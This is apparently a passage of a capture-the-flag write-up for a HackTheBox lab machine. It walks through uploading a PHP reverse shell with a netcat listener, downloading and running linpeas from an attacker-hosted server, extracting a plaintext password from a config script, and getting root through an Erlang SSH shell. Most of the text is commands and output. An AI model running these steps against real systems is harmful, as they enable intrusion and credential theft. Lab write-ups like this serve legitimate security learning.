


Filter

☐ NAME

- ☐ IT
  - ☐ scripts
    - ☐ create-remote-user.sh
    - ☐ create-user-with-ssh.sh
    - ☐ dev-env-setup.sh
    - ☐ wordpress-installation.sh
  - ☐ setup
    - ☐ 7z2501-linux-arm64.tar.xz
    - ☐ DB.Browser.for.SQLite-v3.13.1-x86.64-v2.AppImage

Logged out from `jenna`. Changed `ben` password to `ry3Qmd`.



```
IT
  scripts
    create-remote-user.sh
    create-user-with-ssh.sh
    dev-env-setup.sh
    wordpress-installation.sh
  setup
    7z2501-linux-arm64.tar.xz
    DB.Browser.for.SQLite-v3.13.1-x86.64-v2.AppImage
ben
webProd
  assets
    css
    images
  dashboard.php
  index.php
  login.php
  logout.php
  profile.php
  register.php
```

`ben` has more data.

Reverse shell

Found `php-reverse-shell` and uploaded a PHP reverse shell.


```
git clone https://github.com/pentestmonkey/php-reverse-shell.git cd php-reverse-shell/ # edit php-reverse-shell.php to set attacker IP and port nc -nlvp 4444 curl http://soulmate.htb/php-reverse-shell.php
```

Result on callback:

```
$ id uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This is not enough to get the user flag.

```
$ cd /home/ben /bin/sh: 10: cd: can't cd to /home/ben
```



LinPeas

Run LinPeas from attacker machine:

```
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 8080
```

On target:

```
cd /tmp wget http://10.10.14.136:8080/linpeas.sh chmod +x linpeas.sh ./linpeas.sh
```

LinPeas pointed to:

```
/usr/local/lib/erlang_login/start.escript
```

Extracted credential:

```
cat /usr/local/lib/erlang_login/start.escript | grep ben {user_passwords, [{"ben",
"HouseH0ldings998"}]}
```

Now we have `ben`'s password.

SSH Access

```
ssh ben@10.129.105.163 ben@10.129.105.163's password: HouseH0ldings998
ben@soulmate:~$ id uid=1000(ben) gid=1000(ben) groups=1000(ben)
```

User flag acquired. Next step: privilege escalation.

Privilege escalation

`sudo -l` on `ben` returns nothing. LinPeas found an `ssh_runner` service running on port `2222`. It is written in Erlang.

From `ben` run:

```
ssh ben@localhost -p 2222 ben@localhost's password: HouseH0ldings998
```

Erlang `ssh_runner` shell:

```
(ssh_runner@soulmate)1> os:cmd("id"). "uid=0(root) gid=0(root) groups=0(root)\n"
```

Root flag:

```
(ssh_runner@soulmate)7> os:cmd("cat /root/root.txt").
"d923910363d23ffbd852b21716439b84\n"
```

Conclusion

I rate this machine medium difficulty. Initial access was straightforward. Privilege escalation required identifying the `ssh_runner` path. Total time: ~10 hours. bye.